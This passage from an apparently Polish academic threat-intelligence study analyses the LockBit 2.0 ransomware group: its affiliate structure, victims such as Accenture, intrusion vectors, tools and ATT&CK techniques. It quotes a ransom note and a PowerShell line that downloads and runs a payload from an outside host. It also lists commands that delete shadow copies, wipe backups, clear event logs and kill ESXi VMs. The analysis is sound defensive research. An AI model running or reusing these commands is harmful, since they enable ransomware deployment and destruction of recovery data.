Rclone yandex.ru free	0,52 MB/s	No	No	No	5H 20M 30S	2D 05H 25M 7S	222D 13H 52M 49S

Rys. 3.14: Reklamowana szybkość wykradania danych złośliwego oprogramowania StealBit w porównaniu do innych metod na stronie DLS [115]

wykonania *ransomware* na wielu stacjach w ciągu dwóch godzin. Co najważniejsze, złośliwe oprogramowanie przeprowadziło samodzielnie rekonesans i kontynuowało rozprzestrzenianie się podczas fazy szyfrowania. Dzięki temu jest w stanie wyrządzić maksymalne szkody szybciej niż byłyby one wykonywane samodzielnie przez partnerów. Dzięki automatyzacji ataków po uzyskaniu pierwszego dostępu do organizacji grupy Lockbit 2.0, partnerzy nie ryzykują identyfikacją ich działań w sieci organizacji przez obrońców.

Dane z organizacji są wykradane poprzez samodzielne działania partnerów Lockbit lub dodatkowy komponent grupy - złośliwe oprogramowanie StealBit, które rzekomo może pobrać 100 GB danych ze skompromitowanych systemów w mniej niż 20 minut [119].

Grupa Lockbit wymusza opłacenie okupu poprzez wykradzenie, publikację danych na swoim DLS oraz zaszyfrowanie danych w organizacji. Po uzyskaniu wszystkich potrzebnych danych, partnerzy Lockbit pozostawiają oprócz tradycyjnej notatki w formie pliku .txt (Rys 3.15) oraz

~~~ LockBit 2.0 the fastest ransomware in the world ~~~

>>> Your data are stolen and encrypted  
The data will be published on TOR website if you do not pay the ransom  
<http://lockbitsapyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy.onion>  
and <https://xxxxxxxxxx.uz> (the link for any other browser).

>>> What guarantees that we will not deceive you?  
We are not a politically motivated group and we do not need anything other than your money.  
  
If you pay, we will provide you the programs for decryption and we will delete your data.  
Life is too short to be sad. Be not sad, money, it is only paper.  
  
If we do not give you decrypters, or we do not delete your data after payment, then nobody will pay us in the future.  
Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.  
  
You can obtain information about us on twitter  
<https://twitter.com/hashtag/lockbit?f=live>

>>> You need contact us and decrypt one file for free on these TOR sites with your personal decryption ID XXXXXXXXXXXXXXXXX

Download and install TOR Browser <https://www.torproject.org/>

Rys. 3.15: Żądanie okupu grupy RaaS Lockbit 2.0 [117]


zmiany tła pulpitu na każdej zainfekowanej stacji dodatkowo informację o wycieku i ofierze na specjalnie stworzonej stronie DLS w sieci TOR (Rys. 3.11). Odnotowano również przypadki drukowania żądań okupu przez drukarki w organizacji.

Grupę Lockbit 2.0 wyróżnia fakt posiadania wersji *ransomware* dodatkowo na systemy z rodziną Linux oraz na maszyny wirtualne VMWare ESXi.

### 3.2.1. Struktura grupy

W odróżnieniu do grupy RaaS Conti nie doszło jeszcze do wycieków informacji, zawierających konkretne dane o strukturze organizacyjnej grupy Lockbit 2.0. Analiza badaczy z Prodaft w 2021 roku [120], a także wywiady z członkiem grupy Lockbit 2.0 [121, 122] naświetlają działanie RaaS Lockbit od strony partnera grupy. Takie wywiady miały prawdopodobnie na celu wzmacnienie pozycji grupy w mediach i zapewnienie zaufania potencjalnych partnerów poprzez promowanie rzekomych wysokich standardów moralnych i biznesowych, na które powoływała się ta grupa (np. nie atakowanie placówek medycznych).

Podsumowanie prawdopodobnej struktury grupy przedstawiono na rysunku 3.16.



Rys. 3.16: Prawdopodobna struktura organizacyjna grupy RaaS Lockbit 2.0 [53]

Właściciele RaaS zatrudniają wielu partnerów, którzy są odpowiedzialni za włamywanie się do systemów ofiar i szyfrowanie ich plików. Tacy partnerzy są wybierani głównie z forów wśród wysoko wykwalifikowanych hakerów z doświadczeniem w testach penetracyjnych. Innym sposobem na zostanie partnerem jest posiadanie ugruntowanej sieci handlowej, dzięki której można uzyskać dostęp do informacji od innych przestępcołów. W obu przypadkach właściciele RaaS wymagają referencji od innych przestępcołów, zanim zatrudnią jakiegokolwiek partnera. Reputacja przestępcołów staje się w takich przypadkach kluczowa.

W ramach rekrutacji nowych partnerów, działają również rekruterzy, ogłaszańcy zapotrzebowanie na forach *darknet*.

Większość partnerów zarabia od 10% do 30% prowizji od każdej wpłaty okupu. Wielkość okupu oraz metoda płatności jest wybierana przez partnera Lockbit 2.0. Każdy partner ma dostęp do panelu, w którym może monitorować swoje ofiary i komunikować się z nimi. Z poziomu panelu można wygenerować próbki *ransomware*, deszyfrator, monitorować statystyki infekcji oraz pisać poprzez komunikator z ofiarami. Pełnią oni również rolę negocjatorów podczas wymiany zdań z ofiarami.

Many people ask us, will our international community of post-paid pentesters threaten the West on critical infrastructures in response to cyber aggression against Russia?

Our community consists of many nationalities of the world, most of our pentesters are residents of the CIS, including Russians and Ukrainians, but there are also Americans, British, Chinese, French, Arabs, Jews and many others in our team. Our programmers and developers live on a permanent basis in different countries of the world in China, USA, Canada, Russia and Switzerland. Our servers are located in the Netherlands and the Seychelles, we are all simple and peaceful people, we are all Earthlings.

For us it's just business and we are all apolitical. US they are only interested in money for our harmless and useful work. We just conduct paid training for system administrators around the world on how to properly set up a corporate network. We will never, under any circumstances, take part in cyber attacks on critical infrastructures of any country in the world and enter into any international conflicts.

Rys. 3.17: Oficjalne stanowisko grupy Lockbit 2.0 w stosunku do wojny rosyjsko-ukraińskiej [123]

Komunikacja z ofiarami odbywa się w godzinach pracy według czasu moskiewskiego UTC+3, co sugeruje, że pracują z Rosją. Według wywiadu, nie obawiają się oni aresztowań, mimo to, taka postawa nie wskazuje to na bezpośrednią współpracę z władzami. Takie podejście sugeruje jednak, że działalność RaaS może być w pełni zgodna z rosyjską agendą państwową, o ile aktorzy przestrzegają porządku - czyli nie atakują krajów byłego bloku wschodniego oraz krajów, z którymi Rosja prowadzi transakcje biznesowe (np. Chiny).


Co ciekawe, w ramach publicznej deklaracji odnośnie konfliktu rosyjsko-ukraińskiego, grupa Lockbit 2.0 wydała oświadczenie o swojej neutralności na swojej stronie DLS (Rys. 3.17). Ich wypowiedź podkreśla, że wśród grupy pracuje wiele osób o różnej narodowości, co sugeruje, że struktura grupy może być równie duża jak w grupie Conti.

*Ransomware* Lockbit również jest ciągle rozwijany. Obecnie trwają prace nad Lockbit 3.0 [123], co sugeruje, że także w grupie Lockbit muszą być programiści oraz testerzy, odpowiedzialni za jakość kodu i jego działanie.

W ramach panelu zarządzania grupy Lockbit 2.0 istnieje konto Administratora, który może modyfikować wszystkie konwersacje z ofiarami, dodawać/usuwać partnerów, umieszczać wpisy o ofiarach na DLS oraz zarządzać serwerem.

### 3.2.2. Notowane ofiary grupy

Zgodnie ze statystykami firmy DarkTracer z 31 marca 2022, *Ransomware as a Service* Lockbit 2.0 odnotował łącznie ponad 660 zaatakowanych organizacji (Rys. 3.18).



Rys. 3.18: Zebrana liczba ofiar RaaS Lockbit 2.0 w stosunku do krajów [124]

Partnerzy grupy Lockbit 2.0 najczęściej atakują firmy, znajdujące się w USA, Włoszech, Niemczech oraz Kanadzie. Partnerzy Lockbit 2.0 obierają za cel wszelkie podatne placówki - nie zważając czy atakowane są szpitale, czy też placówki edukacyjne. Działają sprzecznie z ich założonym kodeksem działania, który przedstawiali podczas wywiadów [122, 121].

Przykładowymi poszkodowanymi organizacjami przez partnerów RaaS Lockbit 2.0 są:

- **Bridgestone Americas** - światowy producent opon [125],
- **Bangkok Airways** - jedna z większych firm lotniczych w Tajlandii [126],
- **Merseyrail** - jedna z większych sieci kolej w Wielkiej Brytanii [127],
- **Press Trust of India** - największa agencja informacyjna w Indiach [128],
- **Accenture** - światowa firma konsultingowa IT [129].

Działanie partnerów Lockbit 2.0 najbardziej odczuła firma Accenture 11 sierpnia 2021 roku [129, 130]. W ten dzień atakujący zażądali 50 milionów dolarów okupu oraz poinformowali o wycieku ponad 6TB danych z ich baz danych. Informację o ataku zostały opublikowane na ich DLS oraz w mediach, co znaczaco nagłośniło kompromitację firmy Accenture.

Organizacja nie zapłaciła okupu atakującym. Udało się im odzyskać kontrolę oraz operacyjność dzięki wdrożonym protokołom bezpieczeństwa, gdy wykryto podejrzana aktywność na

jednym z serwerów. Wykonano izolację dotkniętych atakiem serwerów od reszty organizacji i rozpoczęto prace naprawcze. Zapobiegło to rozprzestrzenienie się głębiej *ransomware* Lockbit 2.0.

Jednakże mimo to, atakujący opublikowali około 2400 plików na swoim DLS - były to głównie prezentacje, materiały marketingowe, broszury produktów.

Nie jest jasne, kiedy konkretnie doszło do ataku, jak grupa LockBit dostała się do sieci Accenture, jakie jeszcze pliki wykradła i zachowała dla siebie oraz czy firma w którymś momencie skontaktowała się z napastnikami. Firma Accenture do dziś nie wydała raportu oraz większej ilości informacji odnośnie incydentu Lockbit 2.0 do opinii publicznej.

### 3.2.3. Analiza techniczna ataków

Na podstawie analiz *Threat Intelligence* [131, 132, 133, 134, 121, 135, 136, 137, 138, 117, 120, 122, 139, 140, 123, 141, 142, 143, 144, 129, 145, 114] zebrano informacje o metodologii ataków grupy RaaS Lockbit 2.0. Podsumowanie pełnej ścieżki ataku przedstawiono na rysunku 3.19.

*Ransomware* Lockbit 2.0 jest przystosowany do uruchomienia, działania w środowiskach z rodziną systemów Windows, Linux oraz VMware ESXi.

W przypadku grupy RaaS Lockbit 2.0, jest parę głównych wektorów wejścia. Głównie wykorzystywane są w tym celu m.in ataki siłowe na podatne usługi zdalnego dostępu - VPN, RDP, SSH. Partnerzy Lockbit 2.0 również uzyskują dostęp do organizacji poprzez wykupienie poświadczek do usług zdalnych lub wykorzystanie podatności - m.in w Fortinet VPN (CVE-2018-13379), w produktach BIG IP (CVE-2021-22986). Kupowane są także informacje od pracowników organizacji, którzy mogą podjąć złośliwe działania dla grupy (tzw. insider). Dodatkowo partnerzy grupy Lockbit 2.0 wykorzystują również phishing i wstępną infekcję innym złośliwym oprogramowaniem (SocGholish) do uzyskania wstępnego dostępu do organizacji. Ofiara, która zostanie nakloniona do odwiedzenia fałszywej strony internetowej oraz do pobrania "aktualizacji" oprogramowania, zostaje zainfekowana przez SocGholish [146], a następnie instalowane jest narzędzie CobaltStrike lub następne złośliwe oprogramowanie BLISTER, aby uniknąć detekcji.


Po uzyskaniu pełnego dostępu do pożądanych urządzeń przez atakujących, partnerzy Lockbit 2.0 badają samodzielnie infrastrukturę organizacji poprzez korzystanie z narzędzi pokazanych na rysunku 3.20.

Komunikacja z serwerami zarządzania atakujących najczęściej odbywa się poprzez połączenia Cobalt Strike lub odnawianie połączenia zdalnego, znając bieżące poświadczenia użytkownika. Atakujący dodatkowo mogą wykorzystać oprogramowanie Mimikatz [109] lub Laza-gne [147] do wykradania poświadczeń. Instalowane są również na stacjach dodatkowe narzędzia do obsługi zdalnych połączeń - np. Putty, AnyDesk, ScreenConnect.

W przypadku wykradania danych w tym celu wykorzystywane jest głównie oprogramowanie StealBit, lecz czasem partnerzy decydują się na "ręczne" wgrywanie plików na zasoby chmurowe (np. Mega NZ), a także kopiowanie plików poprzez WinSCP [111].

Partnerzy Lockbit 2.0 mogą samodzielnie skonfigurować Stealbit, wykorzystując parametry przy uruchomieniu (Tab. 3.3). Atakujący konfiguruje aplikację, aby wybrać żądaną ścieżkę do pliku, a po jej uruchomieniu narzędzie kopiuje pliki na serwer kontrolowany przez atakującego przy użyciu protokołu HTTP.

Finalnie po eksfiltracji danych, na stacje wgrywany jest *ransomware* Lockbit 2.0. Jego dużą zaletą jest jego zautomatyzowane działanie. Na przykład, jego twórca opracował wiele funkcji



Rys. 3.19: Schemat możliwych przebiegów ataku dla partnerów Lockbit 2.0 [53]

kodzie, dzięki czemu *ransomware* Lockbit jest w stanie rozprzestrzenić się po innych stacjach jak robak. W szczególności, wykorzystuje on protokół SMB do identyfikowania innych hostów i udziałów sieciowych w środowisku docelowym. Następnie, używając plików wsadowych, Lockbit wydaje polecenia PowerShell z każdego wykrytego hosta, każąc im pobierać, wykonywać i infekować się ładunkiem Lockbita, zaszytym w pliku .png (Rys. 3.21).

Próbki *ransomware* Lockbit 2.0 są napisane w języku C++, podobnie jak *ransomware* Conti. Plik wykonywalny *ransomware* Lockbit 2.0 na początku weryfikuje, czy jego proces jest debugowany - pozwala to zapobiec próbom analizy kodu badaczy bezpieczeństwa. Następnie weryfikowany jest domyślny język systemu, aby uniknąć szyfrowania urządzeń z Rosji lub krajów byłego bloku wschodniego (List. 3.7). Jeśli język ofiary nie znajduje się na liście, rozpoczyna

|                         |                                                                     |
|-------------------------|---------------------------------------------------------------------|
| Advanced Port Scanner   | Scans to find network devices                                       |
| AnyDesk                 | Remote desktop application                                          |
| LaZagne                 | Allows users to view and save authentication credentials            |
| Mimikatz                | Allows users to view and save authentication credentials            |
| Process Hacker          | Multipurpose tool for monitoring system resources                   |
| Putty                   | Terminal emulator, serial console, network file transfers           |
| Remote Desktop Passview | Reveals passwords stored in an .rdp file by Microsoft's RDP utility |
| ScreenConnect           | Remote desktop application                                          |
| SniffPass               | Password monitoring tool; listens on the network adapter            |
| WinSCP                  | SFTP/FTP client for copying files between local and remote machines |

Rys. 3.20: Lista wykorzystywanych narzędzi przez partnerów Lockbit 2.0 [117]

Tab. 3.3: Parametry wykorzystywane przez StealBit do uruchomienia wykradania danych [144]

| Parametr                                          | Opis                                                                                                                                                                                                                                                               |
|---------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ścieżka do pliku lub folderu>                    | Ten parametr określa ścieżkę systemu plików do pliku lub folderu, którego zawartość ma być eksfiltrowana przez StealBit. Ustawienie tego parametru konfiguruje StealBit do odczytu i eksfiltracji zawartości pliku lub zawartości plików umieszczonych w folderze. |
| -hide/-h yes/y   no/n                             | Ten parametr kontroluje widoczność graficznego interfejsu użytkownika programu StealBit - to znaczy, że ukrywa (tak/nie) lub wyświetla (nie/n) okna tworzone przez program StealBit.                                                                               |
| -delete/-d yes/y   no/n                           | Ten parametr konfiguruje StealBit tak, aby sam się kasował (yes/y) - to znaczy, aby usuwał plik wykonywalny implementujący StealBit z systemu plików zagrożonego systemu po zakończeniu działania StealBit - lub aby się nie kasował (no/n).                       |
| -net/-n <transfer rate>, -once/-o <transfer rate> | Ten parametr konfiguruje StealBit do eksfiltracji zawartości plików z określonaą szybkością, gdzie szybkość to ilość eksfiltrowanej zawartości pliku w KBs, MBs lub GBs w ciągu 15 sekund.                                                                         |
| -skipfiles yes/y   no/n                           | Ten parametr pozwala skonfigurować StealBit tak, aby nie eksfiltrował zawartości plików z określonymi rozszerzeniami nazw plików (no/n).                                                                                                                           |
| -skipfolders yes/y   no/n                         | Ten parametr pozwala skonfigurować StealBit tak, aby nie eksfiltrował zawartości plików umieszczonych w określonych folderach (no/n).                                                                                                                              |
| -file/-f <file size>                              | Ten parametr konfiguruje StealBit do eksfiltrowania zawartości tych plików, których rozmiar jest równy lub mniejszy od określonego rozmiaru pliku w KBs, MBs lub GBs.                                                                                              |

się faza infekcji - wykonywane jest kasowanie *volume shadow copies*, kopii zapasowych, dzienników zdarzeń oraz wyłączanie usług oraz procesów - m.in usług bazodanowych, programów biurowych, programów kopii zapasowych [136] (List. 3.8). Następnie Lockbit 2.0 sprawdza informacje systemowe, w tym nazwę hosta, konfigurację hosta, informacje o domenie, konfigurację dysków lokalnych, udziały zdalne i zamontowane zewnętrzne urządzenia pamięci masowej.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell -wINDoWstY hidden -exEcuTIONp0LiC bYpAss
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);$wc=New-Object System.Net.WebClient;$wc.Proxy = [System.Net.GlobalProxySelection]::GetEmptyWebProxy();if([System.Runtime.InteropServices.RuntimeEnvironment]::GetSystemVersion().StartsWith('v4')){$url = 'https://espet.se/images/rs40.png';} else {$url = 'https://espet.se/images/rs35.png'};[byte[]]$bytes=[byte[]]($wc.DownloadData($url));
[System.Reflection.Assembly]::Load($bytes);[regedit 64.Program]::Main();
```

Rys. 3.21: Komendy w Powershell, pobierające i uruchamiające zaszyty w pliku .png ransomware Lockbit [114]

Dodatkowo dzięki funkcjonalności Wake-On-LAN, jest w stanie wzbudzić wyłączone systemy poprzez sieć LAN, aby je również zaszyfrować. Aktualizacja zasad grupy (GPO) jest również wykorzystywana w celu rozprzestrzenienia *ransomware* Lockbit 2.0, wyłączenia systemów antywirusowych oraz uruchomienia szyfrowania.

Listing 3.7: Weryfikowane domyślne języki systemowe przez ransomware LockBit 2.0

|                                                                          |
|--------------------------------------------------------------------------|
| Azerbaijani (Cyrillic, Azerbaijan), Azerbaijani (Latin, Azerbaijan),     |
| ↳ Armenian (Armenia), Belarusian (Belarus), Georgian (Georgia), Kazakh   |
| ↳ (Kazakhstan), Kyrgyz (Kyrgyzstan), Russian (Moldova), Russian (Russia) |
| ↳ ), Tajik (Cyrillic, Tajikistan), Turkmen (Turkmenistan), Uzbek (       |
| ↳ Cyrillic, Uzbekistan), Uzbek (Latin, Uzbekistan), Ukrainian (Ukraine)  |

Listing 3.8: Komendy wykonywane przez ransomware LockBit 2.0

```
cmd.exe
runas
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
/c vssadmin Delete Shadows /All /Quiet
/c bcdedit /set {default} recoveryenabled No
/c bcdedit /set {default} bootstatuspolicy ignoreallfailures
/c wbadmin DELETE SYSTEMSTATEBACKUP
/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
/c wmic SHADOWCOPY /nointeractive
/c wevtutil cl security
/c wevtutil cl system
/c wevtutil cl application
Volume Shadow Copy & Event log clean

#self deletion after encryption
cmd.exe y /C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0
↳ length=524288 "%s" & Del /f /q "%s"

#Force GPO command
powershell.exe -Command "Get-ADComputer -filter * -Searchbase '%s' | foreach
↳ { InvokeGPUpdate -computer $_.name -force -RandomDelayInMinutes "0"}
```

Po uruchomieniu, *ransomware* dodaje się do klucza rejestru i usuwa się z niego po zakończeniu wykonywania (List. 3.9). Dzięki temu, jeśli system zostanie zamknięty lub ponownie uruchomiony podczas szyfrowania plików przez *ransomware*, wznowi ono swoje działanie po ponownym uruchomieniu systemu.

Listing 3.9: Klucz rejestru dodawany przez ransomware LockBit 2.0

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```


Lockbit 2.0 szyfruje pliki przy użyciu algorytmu AES i szyfruje klucz AES przy użyciu szyfrowania RSA. Klucz AES jest generowany przy użyciu narzędzia BCryptGenRandom.

Lockbit 2.0 próbuje zaszyfrować wszelkie dane zapisane na dowolnym urządzeniu lokalnym lub zdalnym, ale pomija pliki związane z podstawowymi funkcjami systemu (Tab. 3.4).

Tab. 3.4: Rozszerzenia plików oraz ścieżki wykluczone z szyfrowania przez ransomware Lockbit 2.0

| Rozszerzenia plików                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Ścieżki                                                                                                                                                                                                                                                                          |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| .386, .cmd, .ani, .adv, .msi, .msp, .com, .nls, .ocx, .mpa, .cpl, .mod, .hta, .prf, .rtp, .rdp, .bin, .hlp, .shs, .drv, .wpk, .bat, .rom, .msc, .spl, .msu, .ics, .key, .exe, .dll, .lnk, .ico, .hlp, .sys, .drv, .cur, .idx, .ini, .reg, .mp3, .mp4, .apk, .ttf, .otf, .fon, .fnt, .dmp, .tmp, .pif, .wav, .wma, .dmg, .iso, .app, .ipa, .xex, .wad, .msu, .icns, .lock, .lockbit, .theme, .diagcfg, .diagcab, .diagpkg, .msstyles, .gadget, .woff, .part, .sfocache, .winmd | system volume information, windows photo viewer, windows powershell, internet explorer, windows security, windows defender, microsoft shared, application data, windows journal, \$recycle.bin, \$windows bt, windows.old, opera, mozilla, appdata, google, boot, msbuild, intel |

W każdym folderze, po wykonaniu szyfrowania, LockBit 2.0 tworzy dodatkowo plik **LockBit\_Ransomware.hta** (Rys. 3.22), który jest automatycznie uruchamiany oraz **readme.txt**. W plikach znajduje się informacja o sposobie komunikacji i możliwości odzyskania danych po opłaceniu stosownego okupu. Notatki okupu również są wysyłane do drukarek do wydrukowania. *Ransomware* Lockbit 2.0 również zmienia tapetę zainfekowanego systemu ze stosowną informacją o zaszyfrowaniu plików.



Rys. 3.22: Plik HTA ransomware Lockbit 2.0 [139]

Próbka Lockbit 2.0 może się uruchomić z dodatkowymi parametrami, które pozwalają kontrolować wykonanie *ransomware* w zależności od potrzeb i preferencji atakujących. Lista wszystkich parametrów, wykrytych w próbkach Lockbit 2.0 dla systemu Windows:

- UAC bypass - omijanie zabezpieczeń systemu Windows - User Access Control,
- Enable self deletion - usunięcie pliku *ransomware* po pomyślnym zaszyfrowaniu stacji,

- **Enable logging** - rejestrowanie przebiegu i szczegółów szyfrowania urządzeń na platformę zarządzania partnera RaaS Lockbit 2.0,
- **Enable network traversal for file encryption** - umożliwienie rozprzestrzeniania się próbek Lockbit 2.0 poprzez SMB na inne stacje,
- **Set group policies for Active Directory** - umożliwienie próbkom Lockbit 2.0 aktualizowanie GPO,
- **Set registry for LockBit's extension default icon** - umożliwienie zamiany wyglądu ikon plików zaszyfrowanych przez Lockbit 2.0,
- **Print ransom note to network printer** - wydrukowanie żądań okupu na dostępnych drukarkach w organizacji.

W przypadku systemów Linux-ESXi, Lockbit 2.0 przyjmuje inny zestaw parametrów, który został przedstawiony na rysunku 3.23. Dodatkowo wykorzystywane są inne komendy w maszynach wirtualnych VMware ESXi (Rys. 3.24).

```
Usage: %s [OPTION]... -i '/path/to/crypt'
Recursively crypts files in a path or by extention.

Mandatory arguments to long options are mandatory for short options too.
-i, --indir      path to crypt
-m, --minfile    minimal size of a encrypted file, no less than 4096
-r, --remove     self remove this file after work
-l, --log        prints the log to the console
-n, --nolog      do not print the log to the file /tmp/locker.log
-d, --daemonize  runs a program as Unix daemon
-w, --wholefile  encrypts whole file
-b, --beginfile  encrypts first N bytes
-e, --extentions encrypts files by extention
-o, --nostop    prevent to stop working VM
-p, --wipe       wipe free space
-s, --spot       upper bound limitation value of spot in Mb
```

Rys. 3.23: Parametry wersji Linux-ESXi ransomware Lockbit 2.0 [141]

| Command                                                 | Description                                     |
|---------------------------------------------------------|-------------------------------------------------|
| vm-support --listvms                                    | Obtain a list of all registered and running VMs |
| esxcli vm process list                                  | Get a list of running VMs                       |
| esxcli vm process kill --type force --world-id          | Power off the VM from the list                  |
| esxcli storage filesystem list                          | Check the status of data storage                |
| /sbin/vmdumper %d suspend_v                             | Suspend VM                                      |
| vim-cmd hostsvc/enable_ssh                              | Enable SSH                                      |
| vim-cmd hostsvc/autostartmanager/enable_autostart false | Disable autostart                               |
| vim-cmd hostsvc/hostsummary grep cpuModel               | Determine ESXi CPU model                        |

Rys. 3.24: Komendy wykonywane przez ransomware Lockbit 2.0 w systemach wirtualnych VMware ESXi [141]

### 3.2.4. Wyszczególnione TTP

Na podstawie zebranych analiz otwarto źródłowych badaczy bezpieczeństwa (wymienionych w rozdziale 3.2) oraz macierzy MITRE ATT&CK [56] wyszczególniono kolejne techniki oraz subtechniki, wykorzystywane w poszczególnych fazach ataku (Tab. 3.5).

Tab. 3.5: Zebrane TTP dla grupy RaaS Lockbit

| TTP ID                      | Technika                           | Subtechnika                        |
|-----------------------------|------------------------------------|------------------------------------|
| <b>Initial Access</b>       |                                    |                                    |
| T1078                       | Valid Accounts                     |                                    |
| T1190                       | Exploit Public-Facing Application  |                                    |
| T1566                       | Phishing                           |                                    |
| T1133                       | External Remote Services           |                                    |
| <b>Execution</b>            |                                    |                                    |
| T1047                       | Windows Management Instrumentation |                                    |
| T1059                       | Command and Scripting Interpreter  |                                    |
| T1569                       | System Services                    |                                    |
| T1569.002                   | System Services                    | Service Execution                  |
| T1059.001                   | Command and Scripting Interpreter  | PowerShell                         |
| T1059.003                   | Command and Scripting Interpreter  | Windows Command Shell              |
| T1106                       | Native API                         |                                    |
| T1053                       | Scheduled Task/Job                 |                                    |
| T1072                       | Software Deployment Tools          |                                    |
| T1204                       | User Execution                     |                                    |
| T1559                       | Inter-Process Communication        |                                    |
| <b>Persistence</b>          |                                    |                                    |
| T1078                       | Valid Accounts                     |                                    |
| T1543                       | Create or Modify System Process    |                                    |
| T1543.003                   | Create or Modify System Process    | Windows Service                    |
